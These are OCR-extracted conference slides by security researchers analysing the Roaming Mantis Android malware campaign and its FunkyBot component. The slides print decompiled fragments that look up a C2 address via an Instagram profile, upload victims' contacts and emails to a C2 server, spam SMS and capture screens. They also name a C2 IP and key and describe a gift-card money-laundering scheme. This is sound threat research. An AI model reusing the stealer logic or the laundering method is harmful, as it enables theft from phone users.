


if enc_byte != 0x00 || enc_byte != 0x51:
enc_byt XOR 0x51



FunkyBot: Communications to C2

```
public static String loadIPAddrFromIns() {
    String str = WfkConfig.account;
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("https://www.instagram.com/");
    stringBuilder.append(str);
    stringBuilder.append("/?hl=en");
    str = stringBuilder.toString();
    String str2 = "d2a57dc1d883fd21fb9951699df71cc7";
    try {
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder2.append("instagram url:");
        stringBuilder2.append(str);
        WfkLog.Log(stringBuilder2.toString());
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(str).op
        httpURLConnection.setRequestMethod("GET");
        httpURLConnection.setRequestProperty(HttpHeaders.USER_AGENT, USER_AGENT);
        httpURLConnection.getResponseCode();
```




```
public static String account = "qwertinvor";
public static int contactsNum = 188;
public static int getContactsNumEachTime = 4;
public static boolean isDebug = false;
public static int send_sms_wait_time = 1500;
```

Base64+ DES +
a hardcoded key
“d2a57dc1”

45.32.29[.]33:11257

FunkyBot: Stealer and SMS spamming

```
new Thread(new Runnable() {
    public void run() {
        WfkLog.Log("uploading contacts");
        StringBuilder stringBuilder = new StringBuilder()
        stringBuilder.append("contacts:");
        stringBuilder.append(contacts.toString());
        WfkLog.Log(stringBuilder.toString());
        Object obj = null;
        int i = 0;
        Object obj2 = 1;
        while (!GrpcUtils.Upload_Contracts(contacts)) {
            i++;
            if (i >= 3) {
                obj2 = null;
                break;
            }
            try {
                Thread.sleep(1000);
            } catch (InterruptedException e) {
                e.printStackTrace();
                obj2 = null;
            }
        }
        WfkLog.Log("upload contacts ok");
        WfkLog.Log("uploading emails");
        StringBuilder stringBuilder2 = new StringBuilder(
        stringBuilder2.append("emails:");
```

Steals contacts and emails

```
private static int sendSms(List<String> list, String str)
    if (str == null || list == null || list.size() == 0 |
        return -1;
    }
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("download contacts:");
    stringBuilder.append(list.toString());
    WfkLog.Log(stringBuilder.toString());
    stringBuilder = new StringBuilder();
    stringBuilder.append("message content:");
    stringBuilder.append(str);
    WfkLog.Log(stringBuilder.toString());
    int i = 0;
    for (String str2 : list) {
        String str22;
        int sendMessage;
        ArrayList arrayList = new ArrayList();
        ArrayList arrayList2 = new ArrayList();
        ArrayList arrayList3 = new ArrayList();
        String str3 = ";";
        String[] split = str22.split(str3);
        if (split.length == 2) {
            SmsBean smsBean = new SmsBean(split[1], str);
            SmsUtils smsUtils = new SmsUtils();
            smsUtils.setSingleContact(str22);
            sendMessage = smsUtils.sendMessage(smsBean);
        } else {
            sendMessage = 0;
        }
        if (sendMessage == 1) {
            WfkLog.Log("=======send sms success");
```

SMS spamming


FunkyBot: Simplified Chinese

```
public void capture(int quality, CCallback callback) {
    try {
        if (this.mWebView == null) {
            callback.progress("什么都没打开...");
            return;
        }
        this.mCallback = callback;
        boolean isSave = Kits.saveBitmap(Kits.capture(this.mWebView), quality);
        callback.progress(isSave ? "保存成功准备上传" : "保存失败");
        Jog.m37i("save quality:" + quality);
        if (isSave) {
            callback.progress("准备上传...");
            uploadFile(Environment.getExterna
        }
    } catch (Exception e) {
        callback.progress("出错啦...");
```


```
        }
        str = contactName;
        stringBuffer.append("发信人：\n");
        stringBuffer.append(str);
        stringBuffer.append("\n信息内容\n");
        stringBuffer.append(this.content);
    }
    Context context2 = WfkContext.getContext();
    String str2 = ", content:";
    if (Sms.getDefaultSmsPackage(context2).equals(context2.getPackageName())) {
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder2.append("[default sms]title:");
```

$ yara roaming_mantis

Comparing relationship of each bot



Timeline (2017 – 2018)




Timeline (2019)

✓ DNS changer attacks are started again.

Geography


SMS
LOGEN
Scat
LuLu webstore
DHL
POS MALAYSIA
JP POST
My docomo
あんしん セキュリティ

Relationships




$touch money

Money laundering technique


Money laundering

- Abusing carrier billing payment to buy iTunes gift cards.



“Please accept to the agreement to complete the carrier billing payment”

Recruiting a money launderer



“If you have an iPhone, there is a job.
Get rewards by purchasing online game items!”

$ shutdown -h now


Conclusions

Conclusions

THE ROAMING MANTIS

- Many bots
- Rapidly improving
- Strong financial motivation
- Spreading beyond the East Asia
- MaaS is behind?

References



1. https://blog.trendmicro.com/trendlabs-security-intelligence/a-look-into-the-connection-between-xloader-and-fakespy-and-their-possible-ties-with-the-yanbian-gang/
2. https://securelist.com/roaming-mantis-uses-dns-hijacking-to-infect-android-smartphones/85178/
3. https://securelist.com/roaming-mantis-dabbles-in-mining-and-phishing-multilingually/85607/
4. https://securelist.com/roaming-mantis-part-3/88071/
5. https://securelist.com/roaming-mantis-part-iv/90332/
6. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/moqhao-related-android-spyware-targeting-japan-and-korea-found-on-google-play/
7. https://www.fortinet.com/blog/threat-research/funkybot-malware-targets-japan.html

Let's Talk?

Suguru Ishimaru
GReAT APAC
Kaspersky Lab

Manabu Niseki
NTT-CERT
NTT SC Labs

Hiroaki Ogawa
Professional Service
McAfee